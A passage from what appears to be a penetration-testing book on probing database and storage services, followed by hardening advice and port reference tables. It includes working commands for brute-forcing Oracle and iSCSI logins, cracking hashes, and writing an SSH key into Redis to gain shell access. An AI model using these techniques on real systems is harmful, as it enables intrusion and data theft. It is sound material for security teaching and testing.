SID values uniquely identify databases within Oracle environments, and are used during database connection and authentication. Examples 15-16 and 15-17 demonstrate using Metasploit to identify SID values. The enumeration tactic used by sid_enum is effective against Oracle Database 9.2.0.7 and prior, and so sid_brute should be run when testing current releases.
msf > use auxiliary/scanner/oracle/sid_enum msf auxiliary(sid_enum) > set RHOSTS 10.11.21.20 msf auxiliary(sid_enum) > run [*] Identified SID for 10.11.21.20: ORCL [*] Identified SID for 10.11.21.20: TEST
msf > use auxiliary/scanner/oracle/sid_brute msf auxiliary(sid_brute) > set RHOSTS 10.11.21.25 msf auxiliary(sid_brute) > set VERBOSE false msf auxiliary(sid_brute) > run [*] Checking 571 SIDs against 10.11.21.25:1521 [+] 10.11.21.25:1521 Oracle – 'TEST' is valid
Due to licensing restrictions, the Metasploit oracle_login module will return an error when run from Kali Linux.16 The Nmap oracle-brute and oracle-brute-stealth scripts work out-of-the-box, as demonstrated in Examples 15-18 and 15-19. The oracle-brute-stealth script exploits a flaw within Oracle 11g that reveals account password hashes.17
root@kali:~# nmap -p1521 --script oracle-brute --script-args oracle-brute.sid=TEST –n \ 10.11.21.20 Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-03-02 14:54 EST Nmap scan report for 10.11.21.20 PORT STATE SERVICE 1521/tcp open oracle | oracle-brute: | Accounts | perfstat:perfstat => Valid credentials | scott:tiger => Valid credentials | Statistics |_ Perfomed 157 guesses in 8 seconds, average tps: 19
root@kali:~# nmap -p1521 --script oracle-brute-stealth --script-args \ oracle-brute-stealth.sid=DB11g -n 10.11.21.30 Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-03-02 14:58 EST Nmap scan report for 10.11.21.30 PORT STATE SERVICE 1521/tcp open oracle | oracle-brute-stealth: | Accounts | SYS:$o5logon$1245C95384E15E7F0C893FCD1893D8E19078170867E892CE86DF90880E09FAD3B4832CBCFDAC1 | A821D2EA8E3D2209DB6*4202433F49DE9AE72AE2 - | Hashed valid or invalid credentials | Statistics |_ Performed 241 guesses in 12 seconds, average tps: 20 root@kali:~# cat > hashes.txt << STOP SYS:\$o5logon\$1245C95384E15E7F0C893FCD1893D8E19078170867E892CE86DF90880E09FAD3B4832CBCFDAC1A821 D2EA8E3D2209DB6*4202433F49DE9AE72AE2 STOP root@kali:~# john hashes.txt Using default input encoding: UTF-8 Loaded 1 password hash (o5logon, Oracle O5LOGON protocol [SHA1 AES 32/32 AES-oSSL]) password (SYS)
When copying and pasting Oracle user password hashes into a text file from the command line, remember to escape the $ characters by using \ characters, as demonstrated in Example 15-18.
You can use the sqlplus utility from the Kali Linux command line to interact with available databases. First, download the following Oracle Instant Client packages for Linux18 and save the files to /opt/oracle/, as follows:
/opt/oracle/instantclient-basic-linux-12.1.0.2.0.zip /opt/oracle/instantclient-sqlplus-linux-12.1.0.2.0.zip
Upon unzipping, the /opt/oracle/instantclient_12_1 directory structure should contain sqlplus and the other files. Append the following lines to ~/.bashrc to set the necessary environment variables:
export PATH=$PATH:/opt/oracle/instantclient_12_1 export SQLPATH=/opt/oracle/instantclient_12_1 export TNS_ADMIN=/opt/oracle/instantclient_12_1 export LD_LIBRARY_PATH=/opt/oracle/instantclient_12_1 export ORACLE_HOME=/opt/oracle/instantclient_12_1
Upon logging-out and back in, the sqlplus utility should work. Example 15-20 demonstrates the tool used to authenticate with the TEST database instance on 10.11.21.20 using the perfstat credentials obtained earlier.
root@kali:~# sqlplus perfstat/perfstat@10.11.21.20:1521/TEST Connected. SQL> select version from v$instance; VERSION ----------------- 9.2.0.7.0
You might seek to execute operating system commands,19 undertake port scanning,20 and exploit countless privilege escalation flaws upon authentication. For example, the January 2016 Oracle Critical Patch Update21 contained fixes for seven critical vulnerabilities within Oracle Database, as publicized by David Litchfield.22 Table 15-10 lists Metasploit modules that you can use to execute code and escalate privileges within older Oracle Database releases.
| CVE reference(s) | Affected versions | Description |
|---|---|---|
| CVE-2010-3600 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 |
The Oracle Client System Analyzer supports arbitrary file upload and code executiona |
|
CVE-2010-2415 CVE-2010-0870 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 9.2.0.0 to 9.2.0.8 |
Multiple Oracle SQL injection flaws resulting in privilege escalationb,c |
|
CVE-2010-0866 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 |
Java I/O privilege escalation flaw resulting in code execution (Windows only)d |
|
CVE-2009-0978 |
11.0.0.0 to 11.1.0.6 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 |
SQL injection in the Oracle Workspace Manager resulting in privilege escalatione |
| – |
All |
Invokes an egress SMB session from the Oracle server to obtain the NTLM hash of the service account for offline crackingf |
a Metasploit client_system_analyzer_upload module. b Metasploit dbms_cdc_publish2 module. c Metasploit dbms_cdc_publish3 module. d Metasploit jvm_os_code_10g module. | ||
MongoDB is a cross-platform document-oriented database . By default, the server listens on TCP port 27017 and is run without authentication. Shodan provides details of exposed instances online.23
Nmap can interrogate available services via mongodb-databases and mongodb-info scripts, as demonstrated in Example 15-21 (output stripped for brevity). Table 15-11 lists remotely exploitable flaws within MongoDB.
root@kali:~# nmap -sSVC -p27017 173.255.254.242 Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-01-04 07:59 EST Nmap scan report for 173.255.254.242 PORT STATE SERVICE VERSION 27017/tcp open mongodb MongoDB 2.4.10 | mongodb-databases: | databases | 2 | name = data | sizeOnDisk = 486539264 | empty = false | 1 | name = westeros | sizeOnDisk = 218103808 | empty = false | 0 | name = admin | sizeOnDisk = 1 | empty = true | totalSize = 704643073 |_ ok = 1 | mongodb-info: | MongoDB Build info | version = 2.4.10 | bits = 64 | ok = 1 | maxBsonObjectSize = 16777216 | sysInfo = Linux ip-10-2-29-40 2.6.21.7-2.ec2.v1.2.fc8xen #1 SMP Fri | Nov 20 17:48:28 EST 2009 x86_64 BOOST_LIB_VERSION=1_49
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2013-4650 | 2.5.0 2.4.0 to 2.4.4 |
Privilege escalation flaw |
| CVE-2013-3969 | 2.4.0 to 2.4.4 | Memory corruption issues resulting in server-side code executiona |
| CVE-2013-1892 | 2.2.0 to 2.2.3 2.0.0 to 2.0.9 |
|
| CVE-2012-6619 | 2.3.1 and prior | Buffer over-read, resulting in information leak of system memory and secrets (e.g., credentials and encryption keys) |
Metasploit supports brute-force password grinding of exposed MongoDB instances requiring authentication (via mongodb_login). Upon securing access to the service, you can execute commands by using the flaws listed in Table 15-11, and clone available databases using NoSQLMap.24,25
Redis is an open source in-memory data store, used as a database, cache, and message broker within larger systems. By default, the service uses no authentication, and binds to TCP port 6379 of all network interfaces. Nmap’s redis-info script provides system details, as demonstrated by Example 15-22.
root@kali:~# nmap -p6379 --script redis-info 109.206.167.35 Starting Nmap 6.47 (http://nmap.org) at 2015-11-30 21:26 PST Nmap scan report for 35.167.serverel.net (109.206.167.35) PORT STATE SERVICE 6379/tcp open unknown | redis-info: | Version 2.8.3 | Operating System FreeBSD 9.1-RELEASE-p4 amd64 | Architecture 64 bits | Process ID 53453 | Used CPU (sys) 192269.11 | Used CPU (user) 92284.88 | Connected clients 2 | Connected slaves 0 | Used memory 238.96M |_ Role master
If details are not returned, the service likely requires authentication. The Nmap redis-brute script performs brute-force password grinding, revealing the service password. If authentication is enabled, the default password is foobared.
Within Kali Linux, you can use the redis-cli utility to read from and write to available Redis instances, as demonstrated in Example 15-23. A useful primer detailing data types and commands is available online,26 and exposed instances are easily found using Shodan.27
root@kali:~# redis-cli -h 109.206.167.35
109.206.167.35:6379> keys *
1) "e75e0f36586d050ef00b4100936f5c66"
2) "ab1f89d2a5165f1eadb347780d1962c5"
3) "7a580ac8a724a05d56a0f13ceb3bd6bd"
4) "5f16ef95989e4cafdc26163555e724d2"
5) "4f9188e68ab453d75f653c9be6a88814"
6) "ba48b7d7025a2c16ccfa23244f15e78b"
7) "97beffb461ffb86e0a41f39925dcedd9"
8) "358bb7b4b5aad283f247c69622cd67ed"
9) "3565569c78e72e2ba536d9c414708aec"
10) "351115ba5f690fb9b1bdc1b41e673a94"
(3.24s)
109.206.167.35:6379> get 351115ba5f690fb9b1bdc1b41e673a94
"x\x9c\xcb\xb4241\xb1\xb0\xb0\xb4061\xb7\x06\x00\x15\xd8\x02\xf7"
At the time of writing, NVD lists a single, high-severity vulnerability within Redis.28 The flaw is described in detail by Ben Murphy online,29 and results in arbitrary code execution within versions 2.8.0 and prior, 3.0.0, and 3.0.1.
There exists a second exploitable flaw by which an attacker can abuse Redis to write to disk, as shown in Example 15-24, and described by Salvatore Sanfilippo.30 Exploitation involves the following steps:
Generate a malicious RSA keypair
Prepare the public key by adding newlines
Flush the contents of the target Redis data store
Load the malicious public key into Redis
Set a useful location to dump the content (e.g., /home/redis/.ssh/authorized_keys)
Save the configuration and exit
Authenticate via SSH by using the respective credentials
root@kali:~# ssh-keygen -t rsa -C "crack@redis.io" Generating public/private rsa key pair. Enter file in which to save the key (/root/.ssh/id_rsa): /tmp/id_rsa Enter passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved in /tmp/id_rsa. Your public key has been saved in /tmp/id_rsa.pub. The key fingerprint is: 3b:be:45:ef:54:bf:21:36:06:a5:ca:e9:6c:34:76:c1 crack@redis.io The key's randomart image is: +---[RSA 2048]----+ | | | | | . . | | Eo | | S .o. . | | .*oo.. . | | =++ o= ..| | .o+ oo o o| | ++ . . | +-----------------+ root@kali:~# (echo -e "\n\n"; cat /tmp/id_rsa.pub; echo -e "\n\n") > /tmp/foo root@kali:~# redis-cli -h 192.168.1.11 echo flushall root@kali:~# cat /tmp/foo | redis-cli -h 192.168.1.11 -x set crackit root@kali:~# redis-cli -h 192.168.1.11 192.168.1.11:6379> config set dir /home/redis/.ssh/ OK 192.168.1.11:6379> config set dbfilename "authorized_keys" OK 192.168.1.11:6379> save OK 192.168.1.11:6379> exit root@kali:~# ssh -i /tmp/id_rsa redis@192.168.1.11 Enter passphrase for key 'id_rsa': Last login: Mon Nov 2 15:58:43 2015 from 192.168.1.10 backend:~$
Memcached is an open source, high-performance, distributed memory key-value store. Although Memcached supports SASL, most instances are exposed without authentication.
Nmap31 and Metasploit32 obtain data from exposed Memcached instances, as demonstrated in Examples 15-25 and 15-26. Sensitive materials can include credentials that can be used to elevate privileges within a larger system.
root@kali:~# nmap -p11211 --script memcached-info 43.249.188.252 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-10 02:35 EST Nmap scan report for 43.249.188.252 PORT STATE SERVICE 11211/tcp open unknown | memcached-info: | Process ID 8608 | Uptime 7283764 seconds | Server time 2015-12-10T07:42:53 | Architecture 64 bit | Used CPU (user) 211.403861 | Used CPU (system) 273.942354 | Current connections 27 | Total connections 62998 | Maximum connections 65535 | TCP Port 11211 | UDP Port 11211 |_ Authentication no
msf > use auxiliary/gather/memcached_extractor
msf auxiliary(memcached_extractor) > set RHOSTS 43.249.188.252
msf auxiliary(memcached_extractor) > run
[+] 43.249.188.252:11211 - Found 8 keys
Keys/Values Found for 43.249.188.252:11211
==========================================
Key Value
--- -----
destination_for_BTjuPEdU "VALUE destination_for_IWTEBi 0
30\r\nhttp://i.imgur.com/BSPqEsF.jpg\r\nEND\r\n"
destination_for_IWTEBi "VALUE browserb51b58d73bd65ff6d963de93f1b9702d 0
4\r\nb:0;\r\nEND\r\n"
destination_for_eMiUxo "VALUE destination_for_eZmFRCPA 0
30\r\nhttp://i.imgur.com/fhuHrLn.jpg\r\nEND\r\n"
destination_for_eZmFRCPA "VALUE destination_for_eMiUxo 0
30\r\nhttp://i.imgur.com/3do6cCi.jpg\r\nEND\r\n"
[+] 43.249.188.253:11211 - memcached loot stored at /root/.msf4/loot/20151210023237_
default_43.249.188.252_memcached.dump_739313.txt
Hadoop is an open source framework supporting the distributed storage and processing of large datasets using computer clusters. Storage is handled by the Hadoop Distributed File System (HDFS) and processing is performed by using MapReduce and other applications (e.g., Apache Storm, Flink, and Spark) via YARN, as demonstrated in Figure 15-1.
You can query MapReduce and HDFS services by using the Nmap scripts listed in Table 15-12 (including details of the default ports). At the time of writing, Metasploit does not support Hadoop.
| Script name | Port | Purpose |
|---|---|---|
| hadoop-jobtracker-info | 50030 | Retrieve information from MapReduce job and task tracker services |
| hadoop-tasktracker-info | 50060 | |
| hadoop-namenode-info | 50070 | Retrieve info from HDFS name node |
| hadoop-datanode-info | 50075 | Retrieve info from HDFS data node |
| hadoop-secondary-namenode-info | 50090 | Retrieve info from HDFS secondary name node |
Lightweight Python33 and Go HDFS34 clients are available online.
Hadoop runs without authentication by default. You can configure HDFS, YARN, and MapReduce services to use Kerberos.35 At the time of writing, NVD lists a handful of Hadoop authentication bypass and impersonation issues.
Network File System daemons (nfs and nfs_acl) provide file system access to remote clients. Under Linux, Solaris, and other operating systems, additional RPC services process mount requests (mountd) and provide details of quotas (rquotad), file locks (nlockmgr), and status changes (status). Nmap can identify these services during testing, as demonstrated in Example 15-27.
root@kali:~# nmap -sSUC -p111,32771 192.168.10.3 Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC Nmap scan report for 192.168.10.3 PORT STATE SERVICE 111/tcp open rpcbind | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind | 100000 2,3,4 111/udp rpcbind | 100003 2,3 2049/tcp nfs | 100003 2,3 2049/udp nfs | 100005 1,2,3 32811/udp mountd | 100005 1,2,3 32816/tcp mountd | 100021 1,2,3,4 4045/tcp nlockmgr | 100021 1,2,3,4 4045/udp nlockmgr | 100024 1 32777/tcp status | 100024 1 32786/udp status | 100227 2,3 2049/tcp nfs_acl |_ 100227 2,3 2049/udp nfs_acl
Example 15-28 demonstrates how you can query the mountd service to show available NFS exports. In this case, the /home directory is exported publicly, which you then mount. To log into the server via SSH, you could write a malicious public key to a user’s home directory (via .ssh/authorized_keys, as per Example 15-24).
root@kali:~# showmount -e 192.168.10.3 Export list for 192.168.10.1: /home (everyone) /usr/local onyx.trustmatta.com /disk0 192.168.10.10,192.168.10.11 root@kali:~# mkdir /tmp/mnt root@kali:~# mount 192.168.10.3:/home /tmp/mnt root@kali:~# cd /tmp/mnt root@kali:~# ls -la total 44 drwxr-x--- 17 root root 512 Jun 26 09:59 . drwxr-xr-x 9 root root 512 Oct 12 03:25 .. drwx------ 3 george users 512 May 04 2005 george drwx--x--x 8 alicia users 1024 May 29 2009 alicia drwx------ 3 bailey users 512 Oct 20 2010 bailey drwx------ 4 katy users 512 Sep 01 2013 katy drwxr-x--- 4 zarah users 512 Dec 29 2015 zarah
Table 15-13 lists remotely exploitable NFS vulnerabilities. You can take advantage of exposed services to bypass intended access restrictions and execute arbitrary code.
| CVE reference | Component | Notes |
|---|---|---|
| CVE-2013-3266 | nfsd | Possible remote arbitrary code execution within FreeBSD 8.0 to 9.1 via NFS upon specifying a plain file instead of a directory |
| CVE-2012-2448 | NFS overflow within VMware ESX 4.1 and ESXi 5.0 resulting in arbitrary code execution | |
| CVE-2010-2521 | Multiple overflows resulting in code execution via NFS within Linux 2.6.34-rc5 and prior | |
| CVE-2011-2500 | mountd | Incorrect use of DNS to verify access to NFS exports resulting in authentication by attackers using crafted A and PTR records |
| CVE-2009-3517 | NFS within IBM AIX 6.1.2 and prior makes it possible for attackers to bypass intended access restrictions |
Apple Filing Protocol (AFP) provides file service between Apple OS X hosts in particular. You access content by using a URL (e.g., afp://server/share) and the service is run over TCP port 548. Table 15-14 lists available Nmap scripts for AFP testing and Example 15-29 demonstrates afp-serverinfo output.
| Name | Description |
|---|---|
| afp-ls | Lists available AFP volumes and files |
| afp-path-vuln | Lists all AFP volumes and filesa |
| afp-serverinfo | Displays AFP server information |
| afp-showmount | Lists available AFP shares and respective ACLs |
a See CVE-2010-0053. | |
root@kali:~# nmap -sSVC -p548 192.168.10.40 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 21:30 EST Nmap scan report for 192.168.10.40 PORT STATE SERVICE VERSION 548/tcp open afp Apple AFP (name: Mac mini; protocol 3.4; Mac OS X 10.9) | afp-serverinfo: | Server Flags: | Flags hex: 0x9ff3 | Super Client: true | UUIDs: true | UTF8 Server Name: true | Open Directory: true | Reconnect: true | Server Notifications: true | TCP/IP: true | Server Signature: true | Server Messages: false | Password Saving Prohibited: false | Password Changing: true | Copy File: true | Server Name: Mac mini | Machine Type: Macmini6,2 | AFP Versions: AFP3.4, AFP3.3, AFP3.2, AFP3.1, AFPX03 | UAMs: DHCAST128, DHX2, Recon1, GSS | Server Signature: 905958f36959570b866d220ffe7744eb |_ UTF8 Server Name: Mac mini
You can use both Metasploit36 and Hydra to attack AFP services. Apple OS X implementations are vulnerable to a number of information leak, directory traversal, and command execution bugs, as listed in Table 15-15.
| CVE reference | Affects OS X | Notes |
|---|---|---|
| CVE-2014-4426 | 10.9.5 and prior | Information leak by which the addresses of all network interfaces are revealed |
| CVE-2010-1830 | 10.6.0 to 10.6.4 10.0.0 to 10.5.8 |
Valid share name enumeration via error oracle |
| CVE-2010-1829 | Directory traversal resulting in arbitrary code execution (requiring authenticated access) | |
| CVE-2010-1820 | Authentication bypass (requiring knowledge of a valid username) | |
| CVE-2010-0533 | 10.6.2 and prior | Directory traversal resulting in directory structure listing and arbitrary read/write |
| CVE-2010-0057 | Authentication bypass if guest access has been disabled |
Exposed via TCP port 3260, iSCSI provides network access to storage arrays. Although not supported by Metasploit or Hydra at the time of writing, you can probe and attack exposed iSCSI services by using Nmap via iscsi-info and iscsi-brute scripts, as demonstrated in Example 15-30. If iSCSI services are found during testing, you can configure both Microsoft Windows and Linux37 to mount volumes and access data.
root@kali:~# nmap -sSVC –p3260 192.168.56.5 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 22:43 EST Nmap scan report for 192.168.56.5 PORT STATE SERVICE VERSION 3260/tcp open iscsi | iscsi-info: | iqn.2006-01.com.openfiler:tsn.c8c08cad469d | Address: 192.168.56.5:3260,1 | Authentication: NOT required | iqn.2006-01.com.openfiler:tsn.6aea7e052952 | Address: 192.168.56.5:3260,1 | Authentication: required |_ Auth reason: Authentication failure root@kali:~# nmap –p3260 --script iscsi-brute 192.168.56.5 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 22:46 EST Nmap scan report for 192.168.56.5 PORT STATE SERVICE VERSION 3260/tcp open iscsi | iscsi-brute: | Accounts | user:password123456 => Valid credentials | Statistics |_ Perfomed 5000 guesses in 7 seconds, average tps: 714
You should consider the following when hardening data tier components:
Limit both ingress and egress network access to data services (particularly in cloud environments) to authorized sources only. Assume that an adversary will compromise credentials, and use defense in depth to minimize exposure.
Avoid storage systems and protocols that do not support authentication.
Do not store sensitive material in an unencrypted state within storage arrays (e.g., those exposed via NFS, iSCSI, SMB, and AFP). Backup files of systems and databases contain sensitive data including password hashes and credentials.
Ensure that service passwords (the sa account found in Microsoft SQL Server, root under MySQL, and others) are adequately strong and cycled on a regular basis.
Limit the exposure of administrative services (e.g., SSH) to trusted networks only. Adversaries can exploit flaws within databases and key-value stores to write public keys and other materials to disk, which in turn provide access through SSH.
In environments where local network compromise is a possibility, establish VLANs to limit data link (Layer 2) problems, and consider transport security (such as IPsec or TLS) to prevent eavesdropping and modification of data on the wire.
Within databases, store passwords using an expensive hash function to prevent cracking (ideally using a Blowfish-based algorithm such as Niels Provos and David Mazières’ bcrypt38 or the bf algorithm within PostgreSQL39).
Audit and monitor authentication events to identify credential misuse and brute-force password grinding attempts. I cannot emphasize how important it is to pay attention to these events—success on the attacker’s part will often lead to a severe breach.
Software maintenance across the data tier is critical to avoid compromise of data. Establish a quarterly maintenance cycle to patch systems up to date.
Oracle Database hardening recommendations:
Review database user accounts and ensure that default credentials are not set.
Restrict TNS listener access to trusted sources only (e.g., application servers).
Set a TNS listener password and enable logging via the lsnrctl utility (using SET PASSWORD and LOG_STATUS ON commands).
Use ADMIN_RESTRICTIONS directives in the listener.ora configuration file to disable runtime TNS listener configuration modification.
Consider the hardening advice found in Paul Wright’s Protecting Oracle Database 12c (Apress, 2014).
1 See “Configuring Oracle ATG Web Commerce with CIM”, Oracle.com.
2 See CVE-2014-3419.
3 See CVE-2009-0617.
4 See udfhack on GitHub.
5 See sqlmap on GitHub.
6 Adam Palmer, “MySQL Root to System Root with lib_mysqludf_sys for Windows and Linux”, IO Digital Sec, August 13, 2013.
7 See “Creating a Valid Connection String Using Named Pipes” on Microsoft’s TechNet.
8 Metasploit mssql_login module.
9 See http://examples.oreilly.com/networksa/tools/sqlbf.zip.
10 See SQLAT on cqure.net.
11 Scott Sutherland, “SQL Server Exploitation, Escalation, and Pilfering — AppSec USA 2012”, SlideShare.net, October 28, 2012.
13 See https://docs.oracle.com/database/121/ERRMG/TNS-00000.htm.
14 Joxean Koret, “The History of a—Probably—13 Years Old Oracle Bug: TNS Poison”, email message to Full Disclosure mailing list, April 18, 2012, and Eric Romang, “CVE-2012-1675 Oracle Database TNS Poison 0Day Demonstration”, YouTube video, posted April 30, 2012.
15 Metasploit tns_auth_sesskey module.
16 For resolution steps, see Brent Cook, “How to get Oracle Support working with Kali Linux”, GitHub, June 2, 2015.
17 See CVE-2012-3137.
18 See “Oracle Instant Client Downloads” at Oracle.com.
19 See “Executing Operating System Commands from PL/SQL”, white paper, Oracle.com, July 2008.
20 See “UTL_TCP”, Oracle.com Help Center, and “TCP Scanning”, VulnerabilityAssessment.co.uk, May 17, 2007.
21 See “Oracle Critical Patch Update Advisory”, Oracle.com, January 2016.
22 See “David Litchfield’s White Papers”, DavidLitchfield.com.
23 See http://bit.ly/2aQRW2a (requires authentication).
24 See NoSQLMap on GitHub.
25 For more on this, see NoSQLMap Project, “NoSQLMap MongoDB Management Attack Demo”, YouTube video, posted October 30, 2013.
26 See “An Introduction to Redis Data Types and Abstractions” at Redis.io.
27 See http://bit.ly/2aQR0uA (requires authentication).
28 See CVE-2015-4335.
29 Ben Murphy, “Redis EVAL Lua Sandbox Escape”, Ben’s Blog, June 4, 2015.
30 Salvatore Sanfilippo, “A Few Things About Redis Security”, Antirez Blog, November 3, 2015.
31 Nmap memcached-info script.
32 Metasploit memcached_extractor module.
33 See Snakebite on GitHub.
34 See HDFS for Go on GitHub.
35 See “Hadoop in Secure Mode” at Apache.org.
36 Metasploit afp_login module.
37 See “Microsoft iSCSI Initiator Step-by-Step Guide” on Microsoft’s TechNet and “How to Set Up and Use iSCSI Target on Linux” on Synology.com, respectively.
38 Niels Provos and David Mazières, “A Future-Adaptable Password Scheme”, proceedings of the USENIX Annual Technical Conference, Monterey, CA, June 6–11, 1999.
In this appendix, I list useful TCP and UDP ports, along with ICMP message types.1 Nmap’s nmap-services file is also a good reference, listing known backdoors and unregistered services.
Table A-1 lists common TCP ports and references to chapters where applicable.
| Number | Name | Description | Chapter |
|---|---|---|---|
| 21 | ftp | File Transfer Protocol (FTP) | Chapter 7 |
| 22 | ssh | Secure Shell (SSH) | Chapter 7 |
| 23 | telnet | Telnet service | Chapter 7 |
| 25 | smtp | Simple Mail Transfer Protocol (SMTP) | Chapter 9 |
| 43 | whois | WHOIS service | Chapter 4 |
| 53 | domain | Domain Name Service (DNS) | Chapter 4 |
| 79 | finger | Finger service | – |
| 80 | http | Hypertext Transfer Protocol (HTTP) | Chapter 13 |
| 88 | kerberos | Kerberos authentication service | Chapter 7 |
| 110 | pop3 | Post Office Protocol (POP3) | Chapter 9 |
| 111 | sunrpc | RPC portmapper (also known as rpcbind) | Chapter 7 |
| 113 | auth | Authentication service (also known as identd) | – |
| 119 | nntp | Network News Transfer Protocol (NNTP) | – |
| 135 | loc-srv | Microsoft RPC server service | Chapter 8 |
| 139 | netbios-ssn | Microsoft NetBIOS session service | Chapter 8 |
| 143 | imap | Internet Message Access Protocol (IMAP) | Chapter 9 |
| 179 | bgp | Border Gateway Protocol (BGP) | – |
| 389 | ldap | Lightweight Directory Access Protocol (LDAP) | Chapter 7 |
| 443 | https | TLS-wrapped HTTP web service | Chapter 13 |
| 445 | cifs | SMB Direct | Chapter 8 |
| 464 | kerberos | Kerberos password service | Chapter 7 |
| 465 | smtps | TLS-wrapped SMTP mail service | Chapter 9 |
| 513 | login | Remote login service (in.rlogind) | – |
| 514 | shell | Remote shell service (in.rshd) | – |
| 515 | printer | Line Printer Daemon (LPD) service; commonly exploitable under older Linux, Oracle Solaris, and Apple OS X distributions | – |
| 554 | rtsp | Real Time Streaming Protocol (RTSP) | – |
| 636 | ldaps | TLS-wrapped LDAP service | Chapter 7 |
| 873 | rsync | Unix rsync service | – |
| 993 | imaps | TLS-wrapped IMAP mail service | Chapter 9 |
| 995 | pop3s | TLS-wrapped POP3 mail service | Chapter 9 |
| 1080 | socks | SOCKS proxy service | – |
| 1352 | lotusnote | IBM Lotus Notes service | – |
| 1433 | ms-sql | Microsoft SQL Server | Chapter 15 |
| 1494 | citrix-ica | Citrix ICA service | – |
| 1521 | oracle-tns | Oracle Database TNS Listener | Chapter 15 |
| 1720 | videoconf | H.323 video conferencing service | – |
| 1723 | pptp | Point-to-Point Tunneling Protocol (PPTP) | Chapter 10 |
| 3128 | squid | SQUID HTTP web proxy service | Chapter 13 |
| 3268 | globalcat | Microsoft Global Catalog service (LDAP) | Chapter 7 |
| 3269 | globalcats | ||
| 3306 | mysql | MySQL database service | Chapter 15 |
| 3389 | ms-rdp | Microsoft Remote Desktop Protocol (RDP) | Chapter 8 |
| 5432 | postgres | PostgreSQL database service | Chapter 15 |
| 5353 | zeroconf | Multicast DNS (mDNS) service | Chapter 7 |
| 5800 | vnc-http | Virtual Network Computing (VNC) | Chapter 7 |
| 5900 | vnc | ||
| 6000 | x11 | X Windows service | – |
| 6112 | dtspcd | Unix CDE window manager Desktop Subprocess Control Service Daemon (DTSPCD) | – |
| 9100 | jetdirect | HP JetDirect printer management port | – |
Table A-2 lists common UDP ports with references to chapters (where applicable).
| Number | Name | Description | Chapter |
|---|---|---|---|
| 53 | domain | Domain Name Service (DNS) | Chapter 4 |
| 67 | bootps | DHCP server | Chapter 5 |
| 68 | bootpc | DHCP client | Chapter 5 |
| 69 | tftp | Trivial File Transfer Protocol (TFTP) | Chapter 7 |
| 111 | sunrpc | RPC portmapper (also known as rpcbind) | Chapter 7 |
| 123 | ntp | Network Time Protocol (NTP) | Chapter 7 |
| 135 | loc-srv | Microsoft RPC server service | Chapter 8 |
| 137 | netbios-ns | Microsoft NetBIOS name service | Chapter 8 |
| 138 | netbios-dgm | Microsoft NetBIOS datagram service | Chapter 8 |
| 161 | snmp | Simple Network Management Protocol (SNMP) | Chapter 7 |
| 445 | cifs | SMB Direct | Chapter 8 |
| 500 | isakmp | IPsec key management protocol / IKE service | Chapter 10 |
| 513 | rwho | Unix rwhod service | – |
| 514 | syslog | Unix syslogd service | – |
| 520 | route | Routing Information Protocol (RIP) service | Chapter 5 |
| 1434 | ms-sql-ssrs | SQL Server Resolution Service (SSRS) | Chapter 15 |
| 1900 | ssdp | Simple Service Discovery Protocol (SSDP), used by home routers and other devicesa | – |
| 2049 | nfs | Unix Network File System (NFS) | Chapter 15 |
| 4045 | mountd | Unix NFS mountd service | Chapter 15 |
a HD Moore, “Security Flaws in Universal Plug and Play: Unplug, Don’t Play”, Rapid7 Blog, January 29, 2013. | |||
Table A-3 lists common ICMP message types, along with with RFC details.
| Type | Code | Description | RFC |
|---|---|---|---|
| 0 | 0 | Echo reply | 792 |
| 3 | 0 | Destination network unreachable | |
| 3 | 1 | Destination host unreachable | |
| 3 | 2 | Destination protocol unreachable | |
| 3 | 3 | Destination port unreachable | |
| 3 | 4 | Fragmentation required, but don’t fragment bit was set | |
| 3 | 5 | Source route failed | |
| 3 | 6 | Destination network unknown | |
| 3 | 7 | Destination host unknown | |
| 3 | 8 | Source host isolated | |
| 3 | 9 | Communication with network administratively prohibited | |
| 3 | 10 | Communication with host administratively prohibited | |
| 3 | 11 | Destination network unreachable for type of service | |
| 3 | 12 | Destination host unreachable for type of service | |
| 3 | 13 | Communication administratively prohibited | 1812 |
| 3 | 14 | Host precedence violation | |
| 3 | 15 | Precedence cutoff in effect | |
| 4 | 0 | Source quench | 792 |
| 5 | 0 | Redirect datagram for the network or subnet | |
| 5 | 1 | Redirect datagram for the host | |
| 5 | 2 | Redirect datagram for the type of service and network | |
| 5 | 3 | Redirect datagram for the type of service and host | |
| 8 | 0 | Echo request | |
| 9 | 0 | Normal router advertisement | 1256 |
| 9 | 16 | Does not route common traffic | 2002 |
| 11 | 0 | TTL exceeded in transit | 792 |
| 11 | 1 | Fragment reassembly time exceeded | |
| 13 | 0 | Timestamp request | |
| 14 | 0 | Timestamp reply |
1 IANA maintains a comprehensive list of registered network services.
You can keep abreast of emerging threats and vulnerabilities via Twitter, bug trackers, and mailing lists to maintain a safe environment. In this appendix, I’ve assembled some short lists of sources that consultants and hackers use on a daily basis.
Through observing Twitter, you can track significant emerging threats and security trends. The following handles provide particularly useful insight across many domains:
| @hdmoore | @thegrugq | @ivanristic | @halvarflake | @thezdi | @daniel_bilar | @shodanhq |
| @mdseclabs | @jduck | @exploitdb | @mattblaze | @taviso | @cyberwar | @haroonmeer |
| @dinodaizovi | @trailofbits | @hashbreaker | @jonoberheide | @subTee | @4Dgifts | @dlitchfield |
| @mikko | @mdowd | @carnal0wnage | @cBekrar | @jgrusko | @daveaitel | @sensepost |
The Google Project Zero team and ZDI operate publicly accessible bug trackers that detail upcoming disclosures and unpatched vulnerabilities, as follows:
Open projects including OpenSSL and the Linux kernel also run public bug trackers that reveal useful details of unpatched flaws. During testing, it is also worth reviewing release notes to understand known weaknesses in software packages.
